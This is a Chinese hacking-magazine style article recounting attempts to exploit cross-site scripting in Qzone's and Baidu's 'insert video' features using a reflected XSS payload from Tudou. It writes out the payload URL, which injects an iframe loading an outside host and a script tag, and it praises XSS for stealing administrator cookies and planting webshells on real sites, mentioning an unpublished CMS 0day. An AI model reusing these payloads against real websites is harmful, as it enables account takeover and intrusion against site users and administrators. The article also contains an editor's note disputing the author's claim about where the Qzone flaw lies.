大家都知道，我们现在国内最流行的应该是SQL注入。从我们的注入工具啊D、明小子等都能检测出来的弱智注入到后来的COOKIE才能注入，再到后来就是没有基本的ASP语言或者PHP语言的基础是根本找不到漏洞的，可以说国内的注入与防注入的技术进步已经很多了。通过一段时间的研究发现，XSS跨站是个很不错的选择，最近跨站漏洞频发，各大网站都存在XSS跨站漏洞。本人手上就有几个著名程序，比如织梦的通杀XSS 0day。其实XSS跨站漏洞可以说所有的网站都存在，仅仅是你没有挖掘出来罢了。

很多朋友说XSS跨站没有啥用，最多弹个框框挂个马，没什么用？假如你这么认为就大错特错了。一些大站就是这么被拿下的，当初XX黑客利用XSS跨站，在管理员登陆论坛后自动生成一句话木马的XSS特殊语句，灭了某站，哇靠，那叫一个帅啊，膜拜一下。还有，像当初动易2006通过XSS跨站漏洞获得COOKIE，再通过COOKIE欺骗来进入后台获得SHELL等。

说了这么多就是想突出XSS跨站的威力，假如未来当人们对SQL注入都玩烂了，最多小站有注入点，大站只能旁注或C段时，怎么办？但是任何站都有XSS，只是看你懂不懂去利用。

在2010年的5.1号，国内某网站公布了QQ空间跨站漏洞的利用方式，比较鸡肋，必须使用谷歌浏览才能够显示。现在我来演示具体的利用过程，在插入视频中输入地址，如图1。跨站效果如图2所示。




图1　QQ空间跨站漏洞




图2　跨站效果

跨站成功。这个漏洞是因为腾讯的新功能"插入视频功能"引起的，主要原因是因为过滤不严导致的。以腾讯的本意应是只支持酷6、土豆、优酷等视频网站，但是他却没有像百度一样过滤掉非酷6、土豆、优酷等视频网站。跨站成功后我紧接着就测试了百度等。但也仅有腾讯存在这种不仅鸡肋还弱智的漏洞。（小编注：其实这个漏洞不是QQ空间的，而是谷歌浏览器的一个特性引起的，本期有另外一篇文章分析）

后来我便开始研究百度是否存在跨站，百度比腾讯过滤得好，研究了半天也没结果。

虽然两个视频插入的介绍文字是一样的，但是它的过滤是不一样的，呵呵。安全性看来还是百度周到啊。




图3　插入视频




图4　插入视频有限制

仔细想了好久，如何突破它的过滤呢？让我们先来看看它到底是怎么过滤的。

上面有这么一句话：目前支持Youku、Ku6、六间房、56、土豆、Mofile等网站。

突然，灵光一现，土豆前几天不是也暴了跨站吗？假如我把那个漏洞利用代码输入，不就能跨吗？于是我将土豆跨站代码输入尝试跨站。




图5　构造跨站链接

土豆跨站代码：

http://www.tudou.com/my/channel/item.srv?icode=enQCgQKJTDs&callback=<iframe%20src=http://weibao.tk%20type="text/javascript"></iframe>




图6　去掉部分代码

<script>alert(/weibao/)</sCript>%20l/HRluZkrWUj8

前一句是跨站点，后句是弹个框。我们来测试一下。

不行，看来百度不仅是需要土豆网的域名，还得有特定播放代码。于是我继续研究，刚开始以为是代码过多。于是把代码去掉一些，如图6。

只剩土豆的网址了，还是不行。于是去他们网站查看，到底土豆的播放代码是什么。

随便找了个视频，http://www.tudou.com/programs/view/olNQ24UJEJI/，插入他的代码，如图7。

成功插入，说明代码正确。那么我们来比较两个代码有什么不同，如下：




图7　插入成功

http://www.tudou.com/my/channel/item.srv?icode=enQCgQKJTDs&callback=<iframe%20src=http://weibao.tk%20type="text/javascript"></iframe><script>alert(/weibao/)</sCript>%20l/HRluZkrWUj8

http://www.tudou.com/programs/view/olNQ24UJEJI/




图8　无法找到该页

